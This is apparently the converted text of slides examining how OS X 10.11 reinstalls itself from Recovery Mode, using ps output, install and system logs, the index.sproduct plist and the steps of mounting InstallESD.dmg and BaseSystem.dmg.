


```
//view OS info  
// ->executed from within the Recovery Mode  
# sw_vers  
ProductName:      Mac OS X  
ProductVersion:  10.11  
BuildVersion:    15A284
```

...yups it's OS X!

USER-MODE INITIALIZATION

launchd -> os x utilities.app



```
# ps aux | grep "OS X Utilities.app"
root  441  /System/Installation/CDIS/OS X Utilities.app

# ps -f 441
PID  PPID
441  418  /System/Installation/CDIS/OS X Utilities.app

# ps -f 418
PID PPID  CMD
418  133  /System/Library/CoreServices/Language Chooser.app



# ps -f 133
PID PPID  CMD
133  1  /bin/sh /etc/rc.install

# ps -f 1
PID PPID  CMD
1  0  /sbin/launchd
```

(reverse) process hierarchy

(RE) INSTALLATION PROCESS

restoring os x from recovery mode



installer application
(InstallAssistant)

```
//output from install.log
# tail -f /var/log/install.log
[InstallAssistant] @(##)PROGRAM:Install

[InstallAssistant] Using mutable product path:
/Volumes/Macintosh HD/OS X Install Data

[InstallAssistant] IAPisaDownload: finished

//output from system.log
# tail -f /var/log/system.log
[storedownload] sending status 0.000000%
...
[storedownload] sending status 1.000000%
```

log output

(RE) INSTALLATION PROCESS


restoring os x from recovery mode




"click to restart"



`/Volumes/Macintosh HD/
OS X Install Data/`



`index.sproduct`



`InstallESD.dmg`



the OS X installation
file system image

(RE) INSTALLATION PROCESS

index.sproduct

```
# cat /Volumes/Macintosh HD/OS X Install Data/index.sproduct
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>Packages</key>
  <array>
    <dict>
      <key>Identifier</key>
      <string>com.apple.dmg.MacOSX</string>
      <key>Size</key>
      <integer>6211726289</integer>
      <key>URL</key>
      <string>InstallESD.dmg</string>
      <key>Version</key>
      <string>10.11.5.1.1.146226507</string>
    </dict>
  </array>
</dict>
</plist>
```



index.sproduct

bundle id


size

url

version

(RE) INSTALLATION PROCESS

mounting InstallESD.dmg, then BaseSystem.dmg



```
# tail -f /var/log/install.log  
[InstallAssistant] Opening /Volumes/Macintosh HD/  
OS X Install Data/InstallESD.dmg
```

```
# tail -f /var/log/system.log  
[kernel] hfs: mounted OS X Install ESD on device  
disk15s2
```

```
# ls /Volumes
```

```
...
```

```
OS X Base System
```

```
OS X Install ESD
```

mounting installESD.dmg

```
# tail -f /var/log/install.log  
[InstallAssistant] Extracting boot files from /  
Volumes/OS X Install ESD/BaseSystem.dmg
```

```
# tail -f /var/log/system.log  
[kernel] hfs: mounted OS X Base System on device  
disk161
```

```
# ls /Volumes
```

```
...
```

```
OS X Base System
```

```
OS X Base System 1
```

```
OS X Install ESD
```

mounting baseSystem.dmg

(RE) INSTALLATION PROCESS

copying files out of BaseSystem.dmg



/Volumes/Macintosh HD/
OS X Install Data

/Volumes/OS X Base System 1

└─┬─> prelinkedkernel
└─┬─> Boot.efi
└─┬─> PlatformSupport.plist

```
# tail -f /var/log/install.log  
InstallAssistant: Extracting Boot Bits from Inner DMG:  
InstallAssistant: Copied prelinkedkernel  
InstallAssistant: Copied Boot.efi  
InstallAssistant: Copied PlatformSupport.plist
```

log output

(RE) INSTALLATION PROCESS

generation of com.apple.Boot.plist file

